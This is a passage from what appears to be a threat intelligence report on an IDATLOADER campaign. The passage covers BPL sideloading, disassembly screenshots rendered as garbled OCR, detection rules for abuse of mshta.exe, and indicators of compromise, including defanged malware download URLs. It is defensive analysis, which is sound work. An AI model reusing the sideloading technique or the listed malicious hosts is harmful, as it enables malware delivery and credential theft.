 67
 9
 78
 41
 18
 BC
 1A

Figure 12 – IDAT Marker bytes within hydrogeology.wav

Initially this appeared to be straightforward DLL sideloading a malicious Register.dll file. However on closer inspection this was not the case.

	< >	Hex	Disasm	Strings	Memory map	Entropy	Heuristic scan	✓ Readonly
ype PE32	✓ Recursive:	scan 🗸 Deep scan 🗌 Heu	ristic scan 🗌 Ve	rbose		All types	Save	Scan
Result	_							
 PE32 								
Operati	on system: Windows()	(2000)[1386, 32-bit, GUI]						
Linker:	Turbo linker(2.25)							
Compil	er: Borland Object Pas	scal(Delphi)						
Langua	ge: Object Pascal(Del	lphi)						
Langua Library:	ge: Object Pascal(Del Visual Component Lil	lphi)						
Langua Library: Tool: Bo	ge: Object Pascal(Del Visual Component Lil orland Delphi	(phi) ibrary						
Langua Library: Tool: Bo Sign too	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic	(phi) ibrary						
Langua Library: Tool: Bo Sign too	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r. Binary	lphi) ibrary code(2.0)[PKCS #7]						
Langua Library: Tool: Bo Sign too	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r. Binary	(phi) ibrary						
Langua Library: Tool: Bo Sign too	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r. Binary	lphi) ibrary code(2.0)[PKCS #7]						
Langua Library: Tool: Bo Sign too Overlay Cer	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r. Binary	lphi) ibrary code(2.0)[PKCS #7]		Val	lue			
Langua Library: Tool: Be Sign too • Overlay Cer Ieuristic	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r: Binary tificate: Windows Auth	lphi) ibrary code(2.0)[PKCS #7]	FFF0000B800000			000000000000000000000000000000000000000	000000000000000000000000000000000000000	00000000
Langua Library: Tool: Be Sign too • Overlay Cer Ieuristic Type	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r: Binary tificate: Windows Auth Name	Iphi) ibrary code(2.0)[PKCS #7] henticode(2.0)[PKCS #7]	FFFF0000B800000		01A000000000000		00000000000000000000000000000000000000	
Langua Library: Tool: Bo Sign too Verfay Cer Ieuristic Type Header	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r: Binary tificate: Windows Auth Name Turbo linker()[]	Iphi) ibrary code(2.0)[PKCS #7] henticode(2.0)[PKCS #7] 'MZ'5000020000004000F00 'MZ'	FFF0000B800000		01A000000000000			
Langua Library: Tool: Bo Sign too Voerlay Cer Ieuristic Type Header Header	ge: Object Pascal(Del Visual Component Lil orland Delphi ol: Windows Authentic r: Binary tificate: Windows Authentic r: Binary tificate: Windows Authentic Turbo linker()[Turbo linker()[Windows Auth	Iphi) ibrary code(2.0)[PKCS #7] henticode(2.0)[PKCS #7] 'MZ'5000020000004000F00 'MZ'	FFF0000B800000		01A000000000000			

Figure 13 – Executable being detected as compiled with Delphi

The file itself appears to have been written and compiled in Delphi and ILooking at the imports for the EXE it is clear that this EXE does not import Register.dll; however, it does import VCL120.BPL. Instead of being a regular DLL, this is a Borland Package Library (BPL) file, which is a DLL-like file created by Borland for use with their suite of compilation tools (notably including Delphi). So, instead of traditional DLL sideloading, this is a case of BPL sideloading. At time of writing there is no MITRE sub-technique for BPL sideloading, we have raised a request for a new sub-technique to be added.

Program Trees	🔂 🏠 🔪 🕄	🗄 Listing: jdekl.exe		h 🜔 두 🦉	· • • • •
P 2017 jdekl.exe Image: Weather State		0041598e e9 55 b7 fe ff	JMP	RTL120.BPL::@System@	HandleFinally\$
text			Flow Over	ride: CALL RETURN (CALL	TERMINATOR)
- Ditext		00415993 eb	??	EBh	
- 译).itext - 译).data - 译).bss - 译).idata - 译).reloc		00415994 18	25	F8h	
- 🔄 .bss			LAB_00415995		XR
- 🔯 .idata		00415995 5d	POP	EBP	
- 🖾 .reloc		00415996 c3	RET		
- 🗊 .rsrc		00415997 90	??	90h	
				FUNCTION	
			*********		**************
			undefined	register entry(void)	
		undefined	AL:1	<return></return>	
Program Tree ×		undefined4	Stack[-0x]	18]:4 local_18	
Symbol Tree	🖬 🏷 🗙	undefined4	Stack[-0x]	lc]:4local_lc	
Emports KERNEL32.DLL	<u>^</u>				
RTL120.BPL		undefined4	Stack[-0x2	20]:4 local 20	
SHELL 32 DI					10
← () VCL120.BPL		undefined4	Stack[-0x2	24]:4 local_24	
- VERSION.DLL		undefined4	Stack[-0x2	28]:4 local 28	
Exports					
Functions		undefined4	Stack[-0x2	2c]:4local_2c	
- Lo local_18		undefined4	Stack[-0x]	30]:4 local_30	
Iocal_1c			a count one		
• Lo local_20		undefined4	Stack[-0x3	34]:4local_34	
• Local_24					-
∽ L♦ local_28	-		Charlel Aut	201 + 1 1	

Figure 14 – Screenshot showing BPL file being imported into EXE file

Within the VCL120.BPL there exists code accessing the encrypted data file hydrogeology.wav, indicating this is the file containing the malicious IDATLOADER code.

ing: vo	120.bpl				123.434.53		D 🜔 🖳 🖳 🔜 🖓 🖉
	50126	67d (33 c	4 04		ADD	ESP, 0x4
	50126	680 8	3d 4	4 24	04	LEA	param_1, [ESP + 0x4]
	50126	684	50			PUSH	param_1
	50126	685	ff 7	4 24	08	PUSH	dword ptr [ESP + 0x8]
	50126	689	53			PUSH	EBX
	50126	68a 🚦	57			PUSH	EDI
	50126	68b 1	ff d	6		CALL	ESI
	50126		24 5			MOV	param_1, [PTR_s_hydrogeology.vmv_50242b73] = 502c8053
	50126	692 8	30 3	8 00	£	CMP	byte ptr [param_1]=>s_hydrogeology.vmv_502c805 = "hydrogeology.vmv"
p = -	50126	695	74 2	8		JZ	LAB_501266bf
1.1	50126	697 3	31 c	0		XOR	param_1,param_1
1	50126	699	90			NOP	
	50126	69a 🕯	90			NOP	
1	50126	69b 5	90			NOP	
					U	B_5012669c	XREF[1]: 501266bb(j)
11	50126			d 73		MOV	ECX, dword ptr [PTR_s_hydrogeology.wmv_50242b73] = 502c8053
11	50126		_			MOVSX	ECX,byte ptr [ECX + param_1*0x1]=>s_hydrogeolo = """"" geologe,vmv"
11	50126	6a6 (56 8	9 40		MOV	word pir (EBP + paras_1*0x2), cx
11			15 0	0			
1.1	50126			-		LEA	ECX.[param_1 + Ox1]
	50126			5 73		MOV	EDX, dword ptr [PTR_s_hydrogeology.vmv_50242b73] = 502c8053
11	50126	664	30 7	c 02		CMP	<pre>byte ptr [EDX + param_1*0x1 + 0x1]=>s_ydrogeol = "ydrogeology.wmv"</pre>
1.8		(01 0	0			
1.1	50126	669	39 c	8		MOV	param_1,ECX
1 6-	50126	6bb 7	75 d	If.		JNZ	LAB_5012669c
÷Γ	50126	6bd e	b 0	2		JMP	LAB_501266c1
1->					L	B_501266bf	XREF[1]: 50126695(j)
	50126	6bf 3	31 c	9		XOR	ECX, ECX
						B_501266c1	XREF[1]: 501266bd(j)
- 7	50126					MOV	word ptr [EBP + ECX*0x2],0x0
	50126			0 00 ic 24		MOV	dword ptr [ESP + 0x20], EBP
	•						

Figure 15 – Code within the malicious BPL accessing IDATLOADER encrypted file

During testing, the Kroll CTI team has seen the chain starting with the fake PGP key file deploying LUMMASTEALER and another currently unidentified generic password stealer, which is currently being analyzed.

Analysis

This IDATLOADER campaign is using a complex infection chain containing multiple layers of direct code-based obfuscation alongside innovative tricks to further hide the maliciousness of the code. This all resulted in a low detection ratio for the initial file. Tools that look at behavior are likely to have an easier time detecting this malware, as opposed to tools that rely heavily on signature-based technologies. As always it's important to have defense in depth so, though a crafted and heavily obfuscated HTA file masquerading as an innocuous file might make it through perimeter scanning, it can still be detected by endpoint detection and response (EDR) or other technologies.

Detection Methods

Threat actors continue to abuse the legitimate and trusted mshta.exe binary in attack chains, detecting this behavior was key in detecting both this infection and a previous incidents involving the TODDLERSHARK malware. Abnormal mshta.exe behavior is a high confidence indicator that malicious activity is taking place. System administrators may consider blocking execution or removing MSHTA altogether as its functionality is tied to older versions of Internet Explorer.

Behavior	Detection Method	MITRE ATT&CK
System Binary Proxy Execution:MSHTA Executing with URL	Detect mshta.exe executing with URL parameters. e.g., 'http://', 'https://' etc.	T1218.005
System Binary Proxy Execution:MSHTA Spawning cmd.exe	Detect mshta.exe executing commands in cmd.exe or PowerShell	T1218.005
Hijack Execution Flow: BPL Sideloading	Detect sideloading of BPL files, alert on BPL loads that are uncommon or loaded using binaries executing from abnormal directories	T1574

IOCs

97db294fe0daf6c8dd581ca8f7eacd573ff00416d00839fad252cfb0b127e462	K1.zip
2f4f9fae763b5c99421a845449240b305ecdc288804268e2a411db2cce8035c3	K2.zip
1da4ed3380f7477e728f6881129a20e33efcaa21191043eda902cf923332f924	hydrogeology.wmv
d6dd7a4f46f2cfde9c4eb9463b79d5ff90fc690da14672ba1da39708ee1b9b50	rtl120.bpl
7d0f90081a1b3500d724731a5c2f1bf120267a4803a59e59c734bcaff291220b	vcl120.bpl
https://matodown[.]b-cdn[.]com/K1.zip	Second stage download
https://matodown[.]b-cdn[.]com/K2.zip	Second stage download
https://streamvideoz[.]b-cdn[.]com/Download-Video_HD.html	Initial download

Stay Ahead With Kroll >

Cyber Risk

Incident response, digital forensics, breach notification, managed detection services, penetration testing, cyber assessments and advisory.

Cyber Risk

Cyber Threat Intelligence

Threat intelligence are fueled by frontline incident response intel and elite analysts to effectively hunt and respond to threats.

Cyber Threat Intelligence

Kroll Responder MDR

Stop cyberattacks. Kroll Responder managed detection and response is fueled by seasoned IR experts and frontline threat intelligence to deliver unrivaled response.

Kroll Responder MDR

Managed Services

Processes and strategies to manage and optimize information produced through M&A, divestitures and integration.

Managed Services

Cyber Risk Retainer

Kroll delivers more than a typical incident response retainer—secure a true cyber risk retainer with elite digital forensics and incident response capabilities and maximum flexibility for proactive and notification services.

Cyber Risk Retainer

Digital Risk Protection

Proactively safeguard your organization's digital assets and accelerate visibility of online threats.

Digital Risk Protection